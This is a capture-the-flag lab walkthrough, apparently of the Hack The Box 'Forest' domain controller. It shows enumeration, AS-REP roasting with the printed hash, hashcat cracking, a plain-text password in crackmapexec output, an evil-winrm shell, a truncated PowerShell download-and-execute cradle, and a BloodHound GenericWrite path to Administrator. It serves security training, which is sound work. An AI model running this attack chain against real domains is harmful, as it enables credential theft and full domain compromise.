
```
enum4linux 10.10.10.161
```



```
[+] Getting domain group memberships:

Group: 'Exchange Windows Permissions' (RID: 1121) has member: HTB\Exchange Trusted Subsystem
Group: 'Schema Admins' (RID: 518) has member: HTB\Administrator
Group: 'Domain Admins' (RID: 512) has member: HTB\Administrator
Group: 'Privileged IT Accounts' (RID: 1149) has member: HTB\Service Accounts
Group: 'Domain Users' (RID: 513) has member: HTB\Administrator
Group: 'Domain Users' (RID: 513) has member: HTB\DefaultAccount
Group: 'Domain Users' (RID: 513) has member: HTB\krbtgt
Group: 'Domain Users' (RID: 513) has member: HTB\$331000-VK4ADACQNUCA
Group: 'Domain Users' (RID: 513) has member: HTB\SM_2c8eef0a09b545acb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_ca8c2ed5bdab4dc9b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_75a538d3025e4db9a
Group: 'Domain Users' (RID: 513) has member: HTB\SM_681f53d4942840e18
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1b41c9286325456bb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_9b69f1b9d2cc45549
Group: 'Domain Users' (RID: 513) has member: HTB\SM_7c96b981967141ebb
Group: 'Domain Users' (RID: 513) has member: HTB\SM_c75ee099d0a64c91b
Group: 'Domain Users' (RID: 513) has member: HTB\SM_1ffab36a2f5f479cb
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc3d7722
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfc9daad
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxc0a90c9
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox670628e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox968e74d
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox6ded678
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox83d6781
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxfd87238
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailboxb01ac64
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox7108a4e
Group: 'Domain Users' (RID: 513) has member: HTB\HealthMailbox0659cc1
Group: 'Domain Users' (RID: 513) has member: HTB\sebastien
Group: 'Domain Users' (RID: 513) has member: HTB\lucinda
Group: 'Domain Users' (RID: 513) has member: HTB\svc-alfresco
Group: 'Domain Users' (RID: 513) has member: HTB\andy
Group: 'Domain Users' (RID: 513) has member: HTB\mark
Group: 'Domain Users' (RID: 513) has member: HTB\santi
Group: 'Enterprise Admins' (RID: 519) has member: HTB\Administrator
Group: '$D31000-NSEL5BRJ63V7' (RID: 1133) has member: HTB\EXCH01$
Group: 'Exchange Trusted Subsystem' (RID: 1119) has member: HTB\EXCH01$
Group: 'Group Policy Creator Owners' (RID: 520) has member: HTB\Administrator
Group: 'Domain Computers' (RID: 515) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\EXCH01$
Group: 'Exchange Servers' (RID: 1118) has member: HTB\$D31000-NSEL5BRJ63V7
Group: 'Organization Management' (RID: 1104) has member: HTB\Administrator
Group: 'Domain Guests' (RID: 514) has member: HTB\Guest
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\EXCH01$
Group: 'Managed Availability Servers' (RID: 1120) has member: HTB\Exchange Servers
Group: 'Domain Controllers' (RID: 516) has member: HTB\FOREST$
Group: 'Service Accounts' (RID: 1148) has member: HTB\svc-alfresco
```


enum4linux produced a service account, we also collected the password complexity and rules for the domain.

password complexity discovered:




```
 ══════════════════════════( Password Policy Information for 10.10.10.161 )══════════════════════════


[+] Attaching to 10.10.10.161 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.161)

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] HTB
        [+] Builtin

[+] Password Info for Domain: HTB

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 7
```

Now that we have a account list to run against we can attack the SMB port with a user account list, or with the service account force. Instead of going after a credential stuffing attack my experience in IT lead me to use the service account instead. The reason why is that most service accounts are created for a single purpose and ease of use. using the Impacket-GetNPUsers command to trick the domain controller into thinking we are trying to authenticate as the service account.




```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -request
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by
 the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Name          MemberOf                                                PasswordLastSet      LastLogon            UAC
------------  ------------------------------------------------------  -------------------  -------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2025-01-02 08:21:04  2019-09-23 07:09:47  0x410200


$krb5asrep$23$svc-alfresco@HTB.LOCAL:6ea6fee4c0f998057cf35ac5eee032d2$6b549e38c565f119361012257435e384364f61d2cc936f66a42a7942d0b81ea0ad7c2be973caa66c227739
9462c7afed307c36da9434b503c93a34c4c4a6358f99c72b03836fa8bb7c7f6fcd157b2130973b7aa29c67b4402eecfeb11ec27b1fff0506c650abb3534ba6f28a3ccc034fe59573f1c30592aead
1b8cac6033de2a8977c15e955d07acf957f68e0f23294eb16612659f5c9d67736985a3359567198fccfc400d0afb2a17d5ea75e6b1a868d5d9d5d2497e7be7ed8706dac4b002b2cc1ae38da480ad
6ede0d647c34728d42c1459036b15bda57f098cff413a6333a0e493419f745
```

now you can look up the NTLM value for hashcat and decrypt the password the service account is authenticating with.




```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ hashcat -m 18200 user.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting
```




```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:[redacted]
```

Now we can use crackmap exec to see where the username and password can authenticate on the system, it works for SMB and for LDAP.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ crackmapexec smb 10.10.10.161 -u svc-alfresco -d htb.local -p s3rvice
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Copying default configuration file
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\svc-alfresco:[redacted]
```


nice lets try evilwin-rm



```
┌──(kali㉿kali)-[~/Desktop/HTB/Forest]
└─$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p [redacted]

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> █
```


we are in.

now lets try to get some information, lets try systeminfo, net user, net user /priv,



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user

User accounts for \\

-------------------------------------------------------------------------------
$331000-VK4ADACQNUCA     Administrator            andy
DefaultAccount           Guest                    HealthMailbox0659cc1
HealthMailbox670628e     HealthMailbox6ded678     HealthMailbox7108a4e
HealthMailbox83d6781     HealthMailbox968e74d     HealthMailboxb01ac64
HealthMailboxc0a90c9     HealthMailboxc3d7722     HealthMailboxfc9daad
HealthMailboxfd87238     krbtgt                   lucinda
mark                     santi                    sebastien
SM_1b41c9286325456bb     SM_1ffab36a2f5f479cb     SM_2c8eef0a09b545acb
SM_681f53d4942840e18     SM_75a538d3025e4db9a     SM_7c96b981967141ebb
SM_9b69f1b9d2cc45549     SM_c75ee099d0a64c91b     SM_ca8c2ed5bdab4dc9b
svc-alfresco
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> net user /priv
net.exe : The option /PRIV is unknown.
    + CategoryInfo          : NotSpecified: (The option /PRIV is unknown.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]
         username [/TIMES:{times | ALL}]
         username [/ACTIVE: {YES | NO}]

More help is available by typing NET HELPMSG 3506.
```

well I can see that the user account has domain level credentials... lets try something a little bit more invasive.





```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> whoami /all

USER INFORMATION
----------------

User Name        SID
================ =============================================
htb\svc-alfresco S-1-5-21-3072663084-364016917-1341370565-1147

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators                  Alias            S-1-5-32-548                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
HTB\Privileged IT Accounts                 Group            S-1-5-21-3072663084-364016917-1341370565-1149 Mandatory group, Enabled by default, Enabled group
HTB\Service Accounts                       Group            S-1-5-21-3072663084-364016917-1341370565-1148 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

well with NT Authority privs, lets see if I can add a user to the domain group to get nt auth reverse shell. 🙂


```
powershell "IEX(New-Object Net.WebClient).DownloadString('http:
```

Now by running ad-bloodhound command we can collect JSON files from the system and upload it into the bloodhound database. Where you can see relationships and what permissions can be linked to group accounts or can be chained together for a more serious vulnerability path.





After exploring the domains and finding all of my options, I discovered that I can do a GenericWrite command and get what I need to gain Administrator. Under the Windows abuse tab I get the following.



The user SVC-ALFRESCO@HTB.LOCAL has generic write access to the user ADMINISTRATOR@HTB.LOCAL.

